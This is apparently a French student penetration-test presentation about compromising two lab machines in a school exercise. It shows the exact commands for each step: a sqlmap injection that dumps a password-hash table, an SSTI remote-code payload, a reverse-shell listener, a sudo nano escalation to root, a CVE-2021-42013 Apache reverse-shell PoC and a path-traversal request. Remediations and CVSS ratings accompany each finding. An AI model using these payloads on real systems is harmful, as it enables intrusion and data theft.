

# Présentation Pentest

## Option : Sécurité 2

(Night)  
(Fred)  
12/01/2024

# Introduction

- Scope :
  - Deux machines.
  - Plage d'IP : 192.168.56.1/24 (vboxnet0)
- Engagement :
  - Totalement compromettre les deux machines (fichier à lire avec privilège root)
  - Laisser le moins d'impact et de traces
- Activités réalisées :
  - Reconnaissance
  - Exploitation
  - Elévation de privilèges
  - Pivot

# Introduction

- Score CVSS :
  - Vecteur d'accès
  - Complexité d'accès
  - Authentification
  - Confidentialité
  - Intégrité
  - Disponibilité

## Format :

- Outils / Moyen utilisé
  - Résultat
  - Commande exacte
  - (Remédiation)
  - Criticité

Rating	CVSS Score
None	0.0
Low	0.1-3.9
Medium	4.0-6.9
High	7.0-8.9
Critical	9.0-10.0


# Reconnaissance - Énumération

- arp-scan 🔍 :
  - Découverte de 192.168.56.104
  - arp-scan -a 192.168.56.1/24
  - Criticité : Nulle
- nmap 👁 :
  - Système d'exploitation et version du serveur web exposée
  - nmap -sC -sV 192.168.56.104
  - Remediation : <https://www.acunetix.com/blog/web-security-zone/hardening-nginx/>
  - Criticité : Basse

# Reconnaissance - Énumération


- ffuf  :
  - 192.168.56.104 et découverte de /administration
  - `ffuf -c -w wordlist.txt -u http://192.168.56.104/FUZZ`
  - Criticité : **Nulle**
- Visite du site web  :
  - Découverte de la page /check-wallet
  - Criticité : **Nulle**

# Exploitation - Premier point d'appui

- SQLMap 
  - Injection SQL dans la page /check-wallet menant à une fuite de la base de données entière
  - `sqlmap -u "http://192.168.56.104/check-wallet?walletAddress=1A1zP1eP5QGefi2DMPTfTL5SLmv7DivfNa" -p walletAddress --string="pwncoin" --batch --dump`
- Criticité : **CRITIQUE**

id	email	password	username
1	john.doe@pwncoin.com	5f4dcc3b5aa765d61d8327deb882cf99 ( )	john_doe
2	alice.smith@pwncoin.com	bb2f3d6b2f27f7c9f20aefc4e8d56353	alice_smith
3	bob.jones@pwncoin.com	036a5f2aa4b41d6b2a6b05919798a136	bob_jones
4	emma.watson@pwncoin.com	8da4c8a0ab7eaad91ca4e05a49d27aaf	emma_watson
5	superadmin@pwncoin.com	918923642dc3de0b5ae697fc0630de38 ( )	super_admin
6	david.miller@pwncoin.com	f04a937774bf9f385427f8ee6ac0059d	david_miller
7	susan.white@pwncoin.com	472b07b9fcf1b52df840bce3844e9a1a	susan_white
8	charlie.brown@pwncoin.com	ca17ba1c6eace86f57016e28cc71c3d8	charlie_brown
9	lucy.smith@pwncoin.com	f176198784f7d072a6e3f0aabb6e3b9a	lucy_smith
10	michael.jackson@pwncoin.com	90b8f6013c6a79c8972c36e92a5c586d	michael_jackson
11	olivia.williams@pwncoin.com	df9a6d5c0e4421639a36a4f2b30f2b0f	olivia_williams

# Exploitation - Premier point d'appui

- Authentification sur la page /administration :
  - Authentification sans vérification de l'origine
  - Username : super\_admin Password : \*\*\*\*\*
  - Remédiation : HMAC + Installer un système d'authentification multi-facteurs :
    - Ajout d'un Salt + utilisation de HMAC
    - [Two-factor Configurations — Flask-Security 5.3.3 documentation](#)
- Criticité : **Moyenne**

## User Profile

Username:

super\_admin [Show raw value](#)


Email:

superadmin@pwncoin.com [Show raw value](#)

# Exploitation - Remote Code Execution

## - RCE 🐱:

- Template injection (SSTI) dans un paramètre GET une fois authentifié
- Payload:  
`http://192.168.56.104/rawvalue?value={{%20self.__init__.__globals__.__builtins__.__import__('%27os%27').popen('%27id%27').read()%20}}`
- Remediation : parser les entrées [Server-side template injection | Web Security Academy](#)
- Criticité : **CRITIQUE**



The screenshot displays a web browser window at the top and a terminal window below it. The browser's address bar shows the URL: `192.168.56.104/rawvalue?value={{%20self.__init__.__globals__.__builtins__.__import__('%27os%27').popen('%27id%27').read()%20}}`. The browser's content area shows a directory listing of files: `_pycache_ app.ini app.py app.sock site.db static templates venv wsgi.py`. The terminal window, titled "pwncat-cs - Konsole", shows the execution of the `pwncat-cs -lp 4444` command. It displays a warning about Blowfish deprecation, a welcome message, and then shows a successful connection from `127.0.0.1:39688`. The terminal also shows the `pwncat` command being executed in the remote shell, resulting in the output `www-data@debian:/app$`.



# Elévation de privilèges - Post-Exploitation

- Utilisation du SUID nano :
  - Elévation des privilèges à root
  - `sudo nano`, puis `^R^X`, puis `reset; sh 1>&0 2>&0`
  - Remédiations :
    - Ne pas mettre de SUID sur des binaires vulnérables : [GTFOBins](#)
    - Utiliser des solutions dédiées type ACL:
      - SELinux : [Security Enhanced Linux \(SELinux\)](#)
      - Apparmor : [www.apparmor.net](http://www.apparmor.net)
- Criticité : **CRITIQUE**


```
(remote) www-data@debian:/app/venv/bin$ sudo -l
Matching Defaults entries for www-data on debian:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:
    If the bin/ directory is used to add executables to a path then use
    secure_path=/usr/local/sbin\:/usr/local/bin\:

User www-data may run the following commands on debian:
    (root) NOPASSWD: /bin/nano /tmp/whoami.txt
(remote) www-data@debian:/app/venv/bin$
```

```
# id
uid=0(root) gid=0(root) groups=0(root)
# whoami
root
```

# Elévation de privilèges - Post-Exploitation

- Volonté de cacher vi avec SGID :
  - /opt/tests/.hidden/vi -c ':/bin/sh' /dev/null # (ne fonctionne pas)
  - Remédiation : Pareil que pour le précédent + Ne pas tenter de dissimuler des binaires
  - Criticité : **N/A**

 **SGID**  
<https://book.hacktricks.xyz/linux-hardening/privilege-escalation#sudo-and-suid>  
-rwsr-sr-x 1 root root 1.6M Dec 7 08:17 /opt/tests/.hidden/vi (Unknown SGID binary)  
-rwxr-sr-x 1 root shadow 39K Sep 21 16:55 /usr/sbin/unix\_chkpwd  
-rwxr-sr-x 1 root shadow 31K Mar 23 2023 /usr/bin/expiry  
-rwxr-sr-x 1 root shadow 79K Mar 23 2023 /usr/bin/chage  
-rwxr-sr-x 1 root \_ssh 471K Sep 23 18:11 /usr/bin/ssh-agent

# Pivot - RCE Apache

- Import de binaires non filtré
  - `wget https://github.com/andrew-d/static-binaries/raw/master/binaries/linux/x86_64/nmap`
  - Installer un antivirus (ou un scanner de fichiers)
  - Criticité : **Moyenne**
- Version Apache vulnérable sur la machine 2
  - [NVD - CVE-2021-42013](#)
  - Remédiation : Mettre à jour la version de Apache
  - Criticité: CVSS 9.8 , **CRITIQUE**

```
haxor@debian:~$ ./apache_rce.sh http://192.168.89.154:80 192.168.89.170 4444
PoC CVE-2021-42013 reverse shell Apache 2.4.50 with CGI
```

```
haxor@debian:~$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.89.170] from (UNKNOWN) [192.168.89.154] 56954
/bin/sh: 0: can't access tty; job control turned off
# cat /root/flag.txt
ENSIIE{n1c3j0by0upwn4p4ch3}
#
```

# Pivot - Path Traversal Apache

- Lancement du serveur web avec l'utilisateur root
  - Remédiation : Utiliser un utilisateur avec des moindres privilèges (par défaut www-data)
  - Criticité : Élevée

```
david:~/Desktop/TP_SECURITE/pentest$ proxychains -q curl  
http://192.168.89.154//icons/.%32%65/.%32%65/.%32%65/.  
.%32%65/root/flag.txt  
ENSIIE{n1c3j0by0upwn4p4ch3}
```

Merci de  
votre attention



12/01/2024